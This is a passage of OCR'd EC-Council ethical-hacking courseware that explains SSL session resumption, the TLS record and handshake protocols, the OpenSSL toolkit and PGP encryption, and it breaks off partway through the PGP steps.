


Figure 20.25: SSL handshake protocol flow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The resumption of a previous session or the replication of an existing session proceeds as follows:

- The client initiates the communication by sending a hello message with the session ID of the session that is to be resumed.
- If the server finds a match, it re-establishes the session under the specified session state with the same session ID.
- At this point, both the server and the client exchange the changed spec messages and proceed directly to the finished messages.
- After re-establishment, the server and client exchange data at the application layer.
- If the session ID does not exist, the server creates a new session ID. The SSL client and server then carry out a complete handshake.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS)


- TLS is a protocol to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission
- It uses the RSA algorithm with 1024- and 2048-bit strengths

TLS Handshake Protocol

It allows the client and server to authenticate each other, select an encryption algorithm, and exchange a symmetric key prior to data exchange

TLS Record Protocol

It provides secured connections with an encryption method, such as DES



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS)

The Transport Layer Security (TLS) protocol is used to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission. It uses a symmetric key for bulk encryption, asymmetric key for authentication and key exchange, and message authentication codes for message integrity. It uses the RSA algorithm with strengths of 1024 and 2048 bits. Using TLS, one can reduce security risks such as message tampering, message forgery, and message interception. An advantage of TLS is that it is independent of the application protocol. Higher-level protocols can lie on top of TLS transparently.

TLS consists of two layers: TLS Record Protocol and TLS Handshake Protocol.

1. **TLS Record Protocol**

   The TLS Record Protocol is a layered protocol. It provides secured connections with an encryption method such as DES. It secures application data using the keys generated during the handshake and verifies its integrity and origin. The TLS Record Protocol provides connection security with two basic properties:

   - **The connection is private**: Uses symmetric cryptography for data encryption (e.g., DES). The protocol generates unique keys for symmetric encryption for each connection, depending on a secret negotiated by another protocol (such as the TLS Handshake Protocol). One can use the TLS Record Protocol without encryption.
   - **The connection is reliable**: It provides a message integrity check at the time of message transport using a keyed MAC. Secure hash functions (e.g., SHA, MD5) help to perform MAC computations.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The TLS Record Protocol does the following:

- Fragments outgoing data into manageable blocks and reassembles incoming data
- Optionally compresses outgoing data and decompresses incoming data
- Applies MAC to the outgoing data and uses MAC to verify the incoming data
- Encrypts outgoing data and decrypts incoming data

The TLS Record Protocol sends the outgoing encrypted data to the TCP layer for transport.

2. **TLS Handshake Protocol**

   The TLS Handshake Protocol allows the client and server to authenticate each other and select an encryption algorithm and cryptographic keys prior to data exchange by the application protocol.

   It provides connection security with three basic properties:

   - The peer's identity can be authenticated using asymmetric cryptography. This can be made optional but is mostly required for at least one of the peers.
   - The negotiation of a shared secret is secure.
   - The negotiation is reliable.

   The TLS Handshake Protocol operates on top of the TLS Record Protocol and is responsible for producing cryptographic parameters of the session state. At the start of communication, the TLS client and server agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use asymmetric cryptography techniques to create shared secrets.

The steps involved in the TLS Handshake Protocol are as follows:

- Initially, the client sends a "Client hello" message accompanied by the client's random value and supported cipher suites to the server.
- The server responds to the client by sending a "Server hello" message accompanied by the server's random value.
- The server sends its certificate to the client for authentication and may request the client's certificate. The server sends the "Server hello done" message.
- The client sends its certificate to the server, if requested.
- The client generates a random pre-master secret and encrypts it with the server's public key; then, it sends the encrypted pre-master secret to the server.
- The server receives the pre-master secret. Thereafter, the client and server each create the master secret and session keys based on the pre-master secret.
- The client sends "Change cipher spec" to the server to indicate that it will start using the new session keys for hashing and encrypting messages. The client also sends "Clientfinished".

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The server receives "Changecipher spec" from the client and switches its record layer security state to symmetric encryption using the session keys. Then, the server sends "Serverfinished" to the client.
- Now, the client and server can exchange application data over the secure channel they have established, and all the messages exchanged between the client and server are encrypted using a session key.





Figure 20.26: TLS handshake and record protocols

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Toolkits

Cryptography toolkits include cryptographic primitives, algorithms, and schemes used to provide security for various applications. Some cryptography toolkits are discussed below:

- **OpenSSL**

  Source: *https://www.openssl.org*

  OpenSSL is an open-source cryptography toolkit implementing the SSL and TLS network protocols and the related cryptography standards required by them. It is a command-line tool for using the various cryptography functions of OpenSSL's crypto-library from the shell. OpenSSL can be used for the creation and management of private keys, public keys, and parameters; public-key cryptographic operations; creation of X.509 certificates, CSRs, and CRLs; etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


```
kekayan@beast:~
File Edit View Search Terminal Help
kekayan@beast:~$ openssl list-cipher-commands
aes-128-cbc
aes-128-ecb
aes-192-cbc
aes-192-ecb
aes-256-cbc
aes-256-ecb
base64
bf
bf-cbc
bf-cfb
bf-ecb
bf-ofb
camellia-128-cbc
camellia-128-ecb
camellia-192-cbc
camellia-192-ecb
camellia-256-cbc
camellia-256-ecb
cast
cast-cbc
cast5-cbc
cast5-cfb
cast5-ecb
```

Figure 20.27: Screenshot of the OpenSSL command-line tool

Some additional cryptography toolkits are as follows:

- Keyczar (*https://github.com*)
- wolfSSL (*https://www.wolfssl.com*)
- AES Crypto Toolkit (*http://sine.ni.com*)
- RELIC (*https://code.google.com*)
- PyCrypto (*https://www.dlitz.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP) is a protocol used to encrypt and decrypt data with authentication and cryptographic privacy. It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications. The algorithm used for message encryption is RSA for key transport and IDEA for bulk-message encryption. PGP uses RSA for computing digital signatures and MD5 for computing message digests.

It combines the best features of both conventional (around 1,000 times faster than public-key encryption) and public-key cryptography (solution to key distribution and data transmission issues), and is therefore known as a hybrid cryptosystem.

PGP is used for:

- Encrypting a message or file prior to transmission so that only the recipient can decrypt and read it
- Clear signing of the plaintext message to ensure the authenticity of the sender
- Encrypting stored computer files so that no one besides the person who encrypted them can decrypt them
- Deleting files rather than just removing them from the directory or folder
- Data compression for storage or transmission

How PGP Works?

- **PGP Encryption**
  - When a user encrypts data with PGP, PGP first compresses the data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Compressing the data reduces patterns in the plaintext that could be exploited by most cryptanalysis techniques to crack the cipher, thereby increasing the resistance to cryptanalysis considerably.

- PGP then creates a random key (GSkAQk49fPD2h) that is a one-time-only secret key.
- PGP uses the random key generated to encrypt the plaintext, resulting in a ciphertext.
- Once the data are encrypted, a random key is encrypted with the recipient's public key.
- The public-key-encrypted random key (Td7YuEkLg99Qd0) is sent along with the ciphertext to the recipient.

